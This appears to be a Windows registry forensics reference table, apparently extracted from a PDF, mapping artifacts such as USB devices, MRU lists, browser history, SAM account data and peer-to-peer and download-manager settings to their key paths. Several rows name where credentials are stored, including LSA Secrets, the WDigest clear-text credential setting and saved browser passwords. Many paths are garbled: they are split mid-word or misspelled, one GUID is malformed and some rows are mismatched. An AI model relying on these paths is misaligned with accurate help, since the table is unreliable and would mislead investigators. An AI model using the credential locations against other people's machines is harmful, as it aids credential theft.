BitLocker Drive Encryption Driver Service	X P		7 8	1 0	SYSTEM\ControlSet001\services\fvevol\Enum
BitLocker To Go			7		NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\FveAutoUnlock\
BitLocker To Go	X P		7 8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\FveAutoUnlock\
BitTorrent Clients			7		HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\\$(BitTorrent Client Name)
BitTorrent Compatabil			7		HKEY_USERS\\$(SID)\Software\Microsoft\WindowsNT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Persisted\
BitTorrent Mag Links			7		HKEY_USERS\\$(SID)\Software\Classes\Magnet\shell\open\commsnd\:"C:\Program Files\\$(BitTorrent Client Name)\\$(BitTorrent Client Executable File.exe)" "%1""
BitTorrent MRUList			7		HKEY_USERS\\$(SID)\Software\Microsoft\Windows\CurrentVersion

					\Explorer\FileExts\.torrent\OpenWithList
BitTorrent Recent			7		HKEY_USERS\(\SID)\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.torrent
BitTorrent Reg Values			7		HKEY_LOCAL_MACHINE\SOFTWARE\Classes
BitTorrent Tracing 1			7		HKEY_LOCAL_MACHINE\(\SID)\SOFTWARE\Microsoft\Tracing\(\BitTorrent Client Name)_RASMANCS
BitTorrent Tracing 2			7		HKEY_LOCAL_MACHINE\(\SID)\SOFTWARE\Microsoft\Tracing\(\BitTorrent Client Name)_RASAPI32
Cached Passwords			7		SECURITY\Policy\Secrets\DefaultPassword/[CurrVal and OldVal]
Camera App				10	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ RecentDocs\.jpg&ls=0&b=0
Camera Mounting			7 8	0	SYSTEM\ControlSet001\Enum\USB\
CD Burning			7 8		NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ CD Burning\Drives\Volume\ Current Media
CD Burning	X P				NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ CD Burning\ Current Media /Disc Label
CDROM Enumeration Service	X P		7 8	0	SYSTEM\ControlSet001\services\cdrom\Enum
Class GUID for HDD Drivers	X P		7 8	0	SYSTEM\ControlSet001\Control\Class\{4D36E967-E325-11CE-BFC1-08002BE10318}
Class GUID for Storage Volumes	X P		7 8	0	SYSTEM\ControlSet001\Control\Class\{71A27CDD-812A-11D0-BEC7-08002BE2092F}
Class GUID for USB Host Controllers and Hubs	X P		7 8	0	SYSTEM\ControlSet001\Control\Class\{36FC9E60-C465-11CF-8056-444553540000}
Class GUID for Windows Portable Devices WPD			7 8	0	SYSTEM\ControlSet001\Control\Class\{EEC5AD98-8080-425F-922A-DABF3DE3F69A}
Class Identifiers	X P		7 8	0	SOFTWARE\Classes\CLSID
Classes					HKEY_CLASSES_ROOT
Clearing Page File at Shutdown	X P		7 8	0	SYSTEM\ControlSet###\Control\Session Manager\Memory

					Management / ClearPageFileAtShutdown
Clearing PageFile at Shutdown		7			SYSTEM\ControlSet###\Control\Session Manager\Memory Management\ClearPageFileAtShutdown
Common Dialog			10		NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePid1MRU\.vhd
Common Dialog 32 CID Size MRU App Access	X P	7	80	1	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\CIDSizeMRU
Common Dialog 32 First Folder App Access			7	8	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\FirstFolder
Common Dialog 32 Last Visited MRU App Access	X P				NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32>LastVisitedMRU
Common Dialog 32 Last Visited PIDL MRU App Access	X P	7	80	1	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32>LastVisitedPid1MRU
Common Dialog 32 Open Save document Access by Extension					NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU\
Common Dialog ComDlg32 Access	X P	7	80	1	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32>LastVisitedPid1MRULEGACY
Common Dialog ComDlg32 Access	X P	7	80	1	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePid1MRU\
Communications App E-Mail ID					Settings.dat\
Communications App E-Mail User Name					settings.dat\LocalState\Platform / UserName
Communications App ID info					Settings.dat\RoamingState\Accounts
Computer Name	X P	7	80	1	SYSTEM\ControlSet###\Control\ComputerName\ComputerName
Computer Name Active Computer Name	X P	7	80	1	SYSTEM\ControlSet###\Control\ComputerName\ComputerName\ ActiveComputerName
Computer Name and Volume Serial Number	X P	7	80	1	NTUSER.DAT\Software\Microsoft\Windows Media\WMSDK\General
Converted Wallpaper	X P	7	80	1	NTUSER.DAT\Control Panel\Desktop

Cortana Search					1 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Expl orer\ FileExts\.com/search?q=
Cortana Search					1 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Expl orer\ RecentDocs\.&input=2&FO RM=WNS BOX&cc=US&setlang=en-US&sbts=/ 0
Credential Provider Filters						HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersi on\Authentication\Credential Provider Filters*
Credential Provider Filters						HKEY_LOCAL_MACHINE\Software\W ow6432Node\Microsoft\Windows\ CurrentVersion\Authentication \Credential Provider Filters*
Credential Providers						HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersi on\Authentication\Credential Providers*
Credential Providers						HKEY_LOCAL_MACHINE\Software\W ow6432Node\Microsoft\Windows\ CurrentVersion\Authentication \Credential Providers*
Current Configuration						HKEY_CURRENT_CONFIG
Current Control Set			7			SYSTEM>Select
Current Control Set	X P		7	8	1 0	SYSTEM>Select
Current Control Set Information				7		SYSTEM>Select\Current
Current Drive Enumeration Service	X P		7	8	1 0	SYSTEM\ControlSet001\services \ Disk\Enum
Current Theme				7		NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Theme s
Current USB Storage Enumeration Service	X P		7	8	1 0	SYSTEM\ControlSet001\services \ USBSTOR\Enum
Current Version Information	X P		7	8	1 0	SOFTWARE\Microsoft\Windows\ C urrentVersion\
Currently Defined Printer				7		SYSTEM\ControlSet###\Control\ Print\Printers
Currently Mounted Drives MRU				7	8 0	SYSTEM\CurrentControlSet\Serv ices\ Disk\Enum
Custom Group List by RID				7		SAM\Domains\Account\Aliases\
Custom Group Names			7			SAM\Domains\Account\Aliases\N ames

DAP Categories	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\Category
DAP Context Menu 1	X P				HKEY_USERS\ S-1-5-21-1757981266-1708537768-725345543-500\Software\Microsoft\InternetExplorer\MenuExt
DAP Context Menu 2	X P				HKEY_USERS\ S-1-5-21-1757981266-1708537768-725345543-500\Software\Microsoft\InternetExplorer\MenuExt
DAP DL Activity	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator
DAP Download Dir	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\FileList\Site/Server\DownloadDir
DAP Download URLs	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\HistoryCombo
DAP FileList	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\FileList
DAP Host Data	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\FileList\HostsData
DAP Ignored Sites	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\FileList\Site/Server\BlackList
DAP Install/V/Path	X P				HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Download Accelerator Plus
DAP Protected URLs	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\FileList\Site/Server)
DAP Proxy Data	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\Proxy
DAP Searched Words	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\SearchTab
DAP Unique File ID	X P				HKEY_USERS\SID\Software\Speed Bit\Download

					Accelerator\FileDialog\Unique File ID)	
DAP User Credentials	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\UserInfo	
Defrag Last Run Time			7	8	1 0	SOFTWARE\Microsoft\Dfrg\Statistics\ Volume/ LastRunTime
Disables (or stores if 1) clear-text creds					8	HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential
Disk Class Filter Driver stdcfltn					1 0	SYSTEM\ControlSet001\services \ stdcfltn
Display Enumeration	X P		7	8	1 0	SYSTEM\ControlSet001\Enum\ DISPLAY\\
Display Monitor Settings				7		SYSTEM\ControlSet###\Enum\Display
Display Monitors	X P		7	8	1 0	SYSTEM\ControlSet###\Enum\Display
DLLs Loaded at Bootup				7		SYSTEM\ControlSet###\Control\SessionManager\KnownDLLs
DLLs Loaded at Bootup	X P		7	8	1 0	SYSTEM\ControlSet###\Control\SessionManager\KnownDLLs
Drives Mounted by User	X P		7	8	1 0	NTUSER.DAT\Software\Microsoft\ Windows\ CurrentVersion\Explorer\ MountPoints2\
Dynamic Disk	X P			7		SYSTEM\ControlSet###\Services\ DMIO\Boot Info\Primary Disk Group
Dynamic Disk Identification				7		SYSTEM\ControlSet###\Services\ DMIO\Boot Info\Primary Disk Group
Edge Browser Favorites, Edge Favorites					1 0	UsrClass.dat\Local Settings\Software\ Microsoft\ Windows\CurrentVersion\ AppContainer\Storage\microsoft. microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\FavOrder\Favorites\ Order
Edge History Days to Keep					1 0	UsrClass.dat \Local Settings\Software\ Microsoft\ Windows\CurrentVersion\ AppContainer\Storage\microsoft. microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\InternetSettings\ Url History / DaysToKeep
Edge Typed URLs					1 0	UsrClass.dat \ Local Settings\Software\ Microsoft\ Windows\CurrentVersion\ App Container\Storage\microsoft.

					microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\TypedURLs
Edge Typed URLs Time				1 0	UsrClass.dat \ Local Settings\Software\Microsoft\Windows\CurrentVersion\App Container\Storage\microsoft.microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\TypedURLsTime
Edge Typed URLs Visit Count				1 0	UsrClass.dat \ Local Settings\Software\ Microsoft\Windows\CurrentVersion\ App Container\Storage\microsoft.microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\TypedURLsVisitCount
EFS	X P	7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\EFS\ CurrenttKeys
EFS Attribute in File Explorer Green Color				1 0	NTUSER.DAT\Software\Microsoft\Windows\ CurrentVersion\Explorer\ Advanced
Encrypted Page File			7 8	1 0	SYSTSEM\ControlSet###\Control\ FileSystem / NtfsEncryptPagingFile
Event Log Restrictions			7		SYSTEM\ControlSet###\Services\EventLog\Application
Event Log Restrictions	X P	7	8	1 0	SYSTEM\ControlSet###\Services\ EventLog\Application / RestrictGuest Access
Favorites				1 0	UsrClass.dat\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\microsoft.microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\FavoritesOrder\
File Access Windows Apps				1 0	UsrClass.dat\Local Settings\Software\ Microsoft\Windows\CurrentVersion\ AppModel\SystemAppData\\PersistedStorage ItemTable\ManagedByApp
File Associations for Immersive Apps/Windows Apps				1 8 0	UsrClass.dat\Local Settings\Software\ Microsoft\Windows\CurrentVersion\ AppModel\Repository\Packages\\App\ Capabilities\ FileAssociation s
File Extension Association Apps MRU	X P	7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\ CurrentVersion\Explorer\

					lorer\ FileExts\.OpenWithList
File Extension Associations	X P		7 8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.
File Extension Associations Global	X P		7 8	1 0	SOFTWARE\Classes\.ext
File Extensions Program Association	X P		7 8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts./OpenWithProgids
File History				1 8 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\FileHistory
File History Home Group Settings				1 8 0	SOFTWARE\Microsoft\Windows\CurrentVersion\FileHistory\HomeGroup\Target
File History Last Backup Time				1 8 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\FileHistory/ProtectedUpToTime
File History User(s) Initiating				1 8 0	SYSTEM\ControlSet###\Services\fhsvc\Parameters\Configs
Firewall Enabled	X P		7 8	1 0	SYSTEM\ControlSet###\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile/EnableProfile
Firewall On or Off				7	SYSTEM\ControlSet###\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\EnableFirewall
Floppy Disk Information	X P	V			SYSTEM\ControlSet###\Enum\FDC\
Folder Descriptions			7 8	1 0	SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\
Folders Stream MRUs					NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\StreamMRU
FTP			7		NTUSER.DAT\Software\Microsoft\FTP\Accounts\
FTP	X P		7		NTUSER.DAT\Software\Microsoft\FTP\Accounts\
General Open/Saved	X P		7		HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU

General Recent Docs	X P				HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced
General Recent Files	X P				HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced
General USB Devices			7		HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR
Google Chrome Last Browser Run Time					NTUSER.DAT\Software\Google\ Update\ClientState\{8A69D345-D564-463c-AFF1-A69D9Ec-AFF1-A69D9E530F96} / lastrun
Google Chrome Version					NTUSER.DAT\Software\Google\ Chrome\BLBeacon
Google Client History			7		NTUSER.DAT\Software\Google\ NavClient\1.1\History
Google Client History					NTUSER.DAT\Software\Google\ NavClient\1.1\History
Google Update Date/Time					NTUSER.DAT\Software\Google\ Google Toolbar\GoogleUpdate / InstallTimestamp
Group Memberships	X P	7	8	1 0	SOFTWARE\Microsoft\Windows\ CurrentVersion\Group Policy\ GroupMembership
Group Memberships	X P	7	8	1 0	SOFTWARE\Microsoft\Windows\ CurrentVersion\Group Policy\
Group Names - Default	X P	7	8	1 0	SAM\SAM\Domains\Builtin\Aliases\ Names
Groups - Default	X P	7	8	1 0	SAM\SAM\Domains\Builtin\Aliases\
Groups Names User or App Defined	X P	7	8	1 0	SAM\SAM\Domains\Account\Aliases\ Names
Groups Names User or App Defined	X P	7	8	1 0	SAM\SAM\Domains\Account\Aliases\
History - Days to Keep				1 0	NTUSER.DAT\SOFTWARE\Microsoft\ Windows\CurrentVersion\Internet Settings\Url History /DaysToKeep
History days to keep				1 0	UsrClass.dat\SOFTWARE\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppContainer\ Storage\microsoft.microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\InternetSettings\Url History /DaysToKeep
Hive List Paths	X P	7	8	1 0	SYSTEM\ControlSet###\Control\ hivelist
Home Group			7		SYSTEM\ControlSet###\services\ HomeGroupProvider\ServiceData

Home Group			7	8	1 0	SYSTEM\ControlSet###\Services \Home GroupProvider\ServiceData\
Home Group Host			7	8	1 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Home Group\ UIStatusCache
Home Group ID GUID			7	8	1 0	SOFTWARE\Microsoft\Windows\ C urrentVersion\HomeGroup\HME\
Home Group Info			7	8	1 0	SYSTEM\ControlSet###\Services \ HomeGroupProvider\ServiceDa ta\
Home Group Initiated			7	8	1 0	SOFTWARE\Microsoft\Windows\ C urrentVersion\HomeGroup\HME
Home Group Members			7	8	1 0	SYSTEM\ControlSet###\Services \Home GroupProvider\ServiceData\\ M embers\
Home Group Members MAC Address(es)			7	8	1 0	SOFTWARE\Microsoft\Windows\ C urrentVersion\HomeGroup\HME\\ M embers
Home Group Network Locations Home			7	8	1 0	SOFTWARE\Microsoft\Windows\Cu rrent Version\HomeGroup\NetworkLoca tions\ Home
Home Group Network Locations Work			7	8	1 0	SOFTWARE\Microsoft\Windows\Cu rrent Version\HomeGroup\NetworkLoca tions\ Work
Home Group Sharing Preferences			7	8	1 0	SOFTWARE\Microsoft\Windows\ C urrentVersion\HomeGroup\HME\\ S haringPreferences\
Home Group Sharing Preferences			7	8	1 0	SOFTWARE\Microsoft\Windows\ C urrentVersion\HomeGroup\ Shar ingPreferences\\
Human Interface Devices			7			SYSTEM\ControlSet###\Enum\HID
Human Interface Devices	X P		7	8	1 0	SYSTEM\ControlSet###\Enum\HID
ICQ						NTUSER.DAT\Software\Mirabilis \ICQ*
ICQ Information						SOFTWARE\Mirabilis\ICQ\Owner
ICQ Last User						NTUSER.DAT\Software\Mirabilis \ICQ\ Owners - LastOwner
ICQ Nickname						NTUSER.DAT\Software\Mirabilis \ICQ\ Owners\UIN - Name
ICQ Registered Users						NTUSER.DAT\Software\Mirabilis \ICQ\ Owners\UIN
IDE Device Information			7			SYSTEM\ControlSet###\Enum\IDE \

IDE Device Information	X P		7	8	1 0	SYSTEM\ControlSet###\Enum\IDE\
IDE Enumeration	X P		7	8	1 0	SYSTEM\ControlSet001\Enum\ ID E\
Identity					1 0	settings.dat\LocalState\HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Identity\Identit
Identity Live Account					1 0	NTUSER\SOFTWARE\Microsoft\15.0\0\Common\Identity\Identities\
IDM Incomplete DLs	X P					HKEY_CURRENT_USER\Software\DownloadManager\Queue
IDM Install, Proxy	X P					HKEY_CURRENT_USER\Software\DownloadManager
IDM Installation	X P					KEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Internet Download Manager
IDM Offline Browsing	X P					HKEY_CURRENT_USER\Software\DownloadManager\GrabberSts\Projects
IDM Passwords	X P					HKEY_CURRENT_USER\Software\DownloadManager\Passwords\(\URL)
IDM Total DL Count	X P					HKEY_CURRENT_USER\Software\DownloadManager\maxID
IE 6 Auto Logon and password				7		NTUSER.DAT\Software\Microsoft\Protected Storage\System Provider\SID\Internet Explorer\Internet Explorer\-\ URL: StringData
IE 6 Clear Browser History				7		NTUSER.DAT\Software\Microsoft\Internet Explorer\Privacy\ClearBrowserHistoryOnExit
IE 6 Default Download Directory				7		NTUSER.DAT\Software\Microsoft\Internet Explorer
IE 6 Favorites List				7		NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\MenuOrder\Favorites\
IE 6 Settings				7		NTUSER.DAT\Software\Microsoft\Internet Explorer>Main
IE 6 Typed URLs				7		NTUSER.DAT\Software\Microsoft\Internet Explorer\Typed URLs
IE Auto Complete Form Data						NTUSER.DAT\Software\Microsoft\Protected Storage System Provider
IE Auto Logon and Password						NTUSER.DAT\Software\Microsoft\Protected Storage System Provider\ SID\Internet Explorer\Internet Explorer

IE Cleared Browser History on Exit on/off					NTUSER.DAT\Software\Microsoft \ Internet Explorer\ Privacy / ClearBrowserHistoryOnExit
IE Default Download Directory					NTUSER.DAT\Software\Microsoft \ Internet Explorer
IE Favorites List	X P	7	8	1 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Explorer\ MenuOrder\ Favorites / Order
IE History Status	X P	7	8		NTUSER.DAT\Software\Microsoft \ Windows\ CurrentVersion\Internet Settings\ 5.0\Cache\Extensible Cache\
IE IntelliForms					NTUSER.DAT\Software\Microsoft \ Internet Explorer\ IntelliForms
IE Preferences, IE Settings					NTUSER.DAT\Software\Microsoft \ Internet Explorer\ Main
IE Protected Storage	X P				HKEY_CURRENT_USER\SOFTWARE\Microsoft\ProtectedStorageSystemProvider
IE Search Terms					NTUSER.DAT\Software\Microsoft \Protected Storage System Provider\SID\Internet Explorer\Internet Explorer - q:StringIndex
IE Typed URLs					NTUSER.DAT\Software\Microsoft \Internet Explorer\TypedURLs
IE Typed URLs Time					NTUSER.DAT\Software\Microsoft \ Internet Explorer\TypedURLsTime
IE URL History Days to Keep					NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Internet Settings\UrlHistory / DaysToKeep
IE Web Form Data					NTUSER.DAT\Software\Microsoft \Protected Storage System Provider\SID\Internet Explorer\Internet Explorer -
IE/Edge Auto Passwd				1 0	HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\IntelliForms\Storage2
If hidden from timeline view, key is present				1 0	HKCU\Software\Microsoft\Windows\CurrentVersion\ActivityDataModel\ActivityAccountFilter\
IM Contact List					NTUSER.DAT\Software\Microsoft \ MessengerService>ListCache\ .NET Messenger Service

IM File Sharing					NTUSER.DAT\Software\Microsoft \ MSN Messenger\FileSharing - Autoshare
IM File Transfers					NTUSER.DAT\Software\Microsoft \ Messenger Service - FtReceiveFolder
IM File Transfers					NTUSER.DAT\Software\Microsoft \ MSN Messenger\ - FTReceiveFolder
IM Last User					NTUSER.DAT\Software\Microsoft \ MessengerService>ListCache\ .NET Messenger Service - IdentityName
IM Logging Enabled					NTUSER.DAT\Software\Microsoft \MSN Messenger\PerPassportSettings \ #####\ - MessageLoggingEnabled
IM Message History					NTUSER.DAT\Software\Microsoft \MSN Messenger\PerPassportSettings \ #####\ - MessageLog Path
IM MSN Messenger					NTUSER.DAT\Software\Microsoft MessengerService\ ListCache\ .NET MessengerService*
IM Saved Contact List					NTUSER.DAT\Software\Microsoft \ Messenger Service - ContactListPath
IMV Usage					NTUSER.DAT\Software\Yahoo\Pager\ IMVironments (global value)
IMVs MRU list					SNTUSER.DAT\Software\Yahoo\Pa ger\ profiles\screen name\IMVironments
Index Locations for local searches		7	8	1 0	SOFTWARE\Microsoft\Windows Search\Gather\Windows\SystemIndex\StartPages\#> /URL
Indexed Folders		7	8	1 0	SOFTWARE\Microsoft\Window Search\ CrawlScopeManager\ Windows\SystemIndex\ WorkingSe tRules\#>/ URL
Installed Application	X P		7	8 0	SOFTWARE\Microsoft\Windows\ CurrentVersion\App Paths\
Installed Applications	X P		7	8 0	SOFTWARE\
Installed Applications			7	8 0	SOFTWARE\Wow6432Node\

Installed Applications			7	8	1 0	SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\SharedDLLs
Installed Apps						HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\{AppPaths)
Installed Default Internet Browsers	X P		7	8	1 0	SOFTWARE\Clients\StartMenuInternet / default
Installed Internet Browser	X P		7	8	1 0	SOFTWARE\Clients\StartMenuInternet\
Installed Metro Apps - Per Computer				8	1 0	SOFTWARE\Software\Microsoft\Windows\CurrentVersion\Appx\AppxAllUserStore\Applications\
Installed Metro Apps Per User				8	1 0	SOFTWARE\Software\Microsoft\Windows\CurrentVersion\Appx\AppxAllUsers\tore\
Installed Printers Properties				7		SOFTWARE\Microsoft\Windows NT\CurrentVersion\Print\Printers\
Installed Windows Apps				8	1 0	UsrClass.dat\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage
Interface class GUID			7	8	1 0	SYSTEM\ControlSet001\Control\DeviceClasses\{10497b1b-ba51-44e5-8318-a65c837b6661}
Internet Explorer 1						HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer
Internet Explorer 2				7		HKEY_CURRENT_USER\Software\Microsoft\InternetExplorer\Type dUrls
iPhone, iPad Mounting				8	1 0	SYSTEM\ControlSet001\Enum\USB\
Jump List on Taskbar				7		NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\[Taskband Favorites and FavoritesResolve]
Jump List on Taskbar				7	8 1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ Taskband / Favorites and FavoritesResolve
Jumplist Settings						HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\
Kazaa						NTUSER.DAT\Software\Kazaa*
KaZaA Credentials	X P					HKEY_USERS\USER_HDD003_A\Software\KAZAA\UserDetails

LANDesk softmon utility monitors application execution					HKLM\SOFTWARE\[Wow6432Node]\LANDesk\ManagementSuite\WinClient\SoftwareMonitoring\MonitorLog\		
Last Accessed Date and Time setting	X P	7	8	1 0	SYSTEM\ControlSet###\Control\FileSystem\NtfsDisableLastAccess Update Value		
Last Defrag				1 0	SOFTWARE\Microsoft\Dfrg\Statistics\Volume		
Last Failed Login		7			SAM\Domains\Account\Users\F Key		
Last Logged on User		7	8	1 0	SOFTWARE\Microsoft\Windows\ CurrentVersion\Authentication\LogonUI		
Last Logon Time			7		SAM\Domains\Account\Users\F Key		
Last Theme				7	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Themes\Last_Theme		
Last Time Password Changed				7	SAM\Domains\Account\Users\F Key		
Last Visited MRU	X P				NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedMRU		
Last Visited MRU			7	8 0	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedPidLM RU	
Last-Visited MRU	X P				NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\ LastVisitedMRU		
Last-Visited MRU			7	8 0	1 0	RU	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedPidLM RU
Links a ConnectedDevicePlatform PlatformDeviceId to the name, type, etc of the device					1 0	HKCU\Software\Microsoft\Windo ws\CurrentVersion\TaskFlow\De viceCache	
Live Account ID					1 0	NTUSER.DAT\SOFTWARE\Microsoft\Office\15.0\Common\Identity\Identities_LiveId	
Live Account ID					1 0	NTUSER.DAT\SOFTWARE\Microsoft\IdentityCRL\UserExtendedProperties\/_cid	
Live Account ID					1 0	NTUSER.DAT\SOFTWARE\Microsoft\AuthCookies\Live\Default\CAW / Id	

Local Group List by RID			7		SAM\Domains\Builtin\Aliases\	
Local Group Names			7		SAM\Domains\Builtin\Aliases\Names	
Local Groups Identifiers			7		SAM\Domains\Builtin\Aliases\Names	
Local Searches from Search Charm					NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\SearchHistory\Microsoft.Windows.FileSearch.App	
Local Settings					UsrClass.dat	
Local User Names	X P		7	8	1 0	SAM\SAM\Domains\Account\Users\Names
Local User Security Identifiers			7			SAM\Domains\Account\Users\Names
Logged In Winlogon	X P		7	8	1 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
Logon Banner Caption and Message	X P			8	1 0	SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System / LegalNoticeCaption and LegalNoticeText
Logon Banner Message			7			SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LegalNoticeText
Logon Banner Title			7			SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LegalNoticeCaption
LPT Device Information			7			SYSTEM\ControlSet###\Enum\LPT ENUM\
LPT Device Information	X P		7	8	1 0	SYSTEM\ControlSet###\Enum\ LP TENUM\
LPTENUM Enumeration	X P		7	8	1 0	SYSTEM\ControlSet001\Enum\ LP TENUM\\
Machine SID Location			7			SAM\Domains\Account\V
Machine SID Location	X P		7	8	1 0	SAM\SAM\Domains\Account / V
Map Network Drive MRU	X P		7			NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\Map Network Drive MRU
Media Player 10 Recent List			7			NTUSER.DAT\Software\Microsoft\MediaPlayer\Player\RecentFileList
Media Player Recent List	X P					NTUSER.DAT\Software\Microsoft\MediaPlayer\Player\RecentFileList
Memory Saved During Crash	X P		7	8	1 0	SYSTEM\ControlSet###\Control\ CrashControl / DumpFile
Memory Saved During Crash Enabled	X P		7	8	1 0	SYSTEM\ControlSet###\Control\ CrashControl / CrashDumpEnabled

Memory Saved Path During Crash			7		SYSTEM\ControlSet###\Control\CrashControl\DumpFile
Memory Saved While Crash Detail			7		SYSTEM\ControlSet###\Control\CrashControl\CrashDumpEnabled
Messenger Contacts	X P				HKEY_USERS\Software\Microsoft\InternetExplorer\TypedUrls
Microsoft Access 2007 MRU			7		NTUSER.DAT\Software\Microsoft\Office\12.0\Access\Settings
Microsoft Access 2007 MRU Date			7		NTUSER.DAT\Software\Microsoft\Office\12.0\Access\Settings
Monitors Currently Attached			8	1 0	SYSTEM\ControlSet001\services\monitor\Enum
Mounted Devices	X P	7	8	0	SYSTEM\MountedDevices
Mounted Devices	X P	7	8	1 0	SYSTEM\MountedDevices
MRU Live Account				1 0	NTUSER\SOFTWARE\Microsoft\Office\15.0\Word\UserMRU\LiveId#\File_MRU
MRU Non Live Account				1 0	NTUSER\SOFTWARE\Microsoft\Office\15.0\Word\File_MRU
MRUs Common Dialog			7		NTUSER.DAT\Software\Microsoft\Windows\CurrentVersions\Explorer\ComDlg32
mTorrent Build			7		HKEY_USERS\\$(SID)\Software\BitTorrent\{BitTorrent Client Name}\
mTorrent File Types			7		HKEY_CURRENT_USER\\$(SID)\Software\Classes\.\btsearch\:"mTorrent"
mTorrent Install Path			7		HKEY_USERS\\$(SID)\Software\Classes\Applications\mTorrent.exe\shell\open\command
MuiCache Post Vista			7	8 0	UsrClass.dat\LocalSettings\Software\Microsoft\Windows\Shell\MuiCache
MuiCache Post Vista			7	8 0	UsrClass.dat\LocalSettings\MuiCache\#\52C64B7E
MUICache Vista					NTUSER.DAT\Software\Microsoft\Windows\Shell\MIUCache
MuiCache XP	X P				NTUSER.DAT\Software\Microsoft\Windows\ShellNoRoam\MIUCache
Network - Computer Description	X P				NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComputerDescriptions
Network - Mapped Network Drive MRU	X P				NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\Map Network Drive MRU

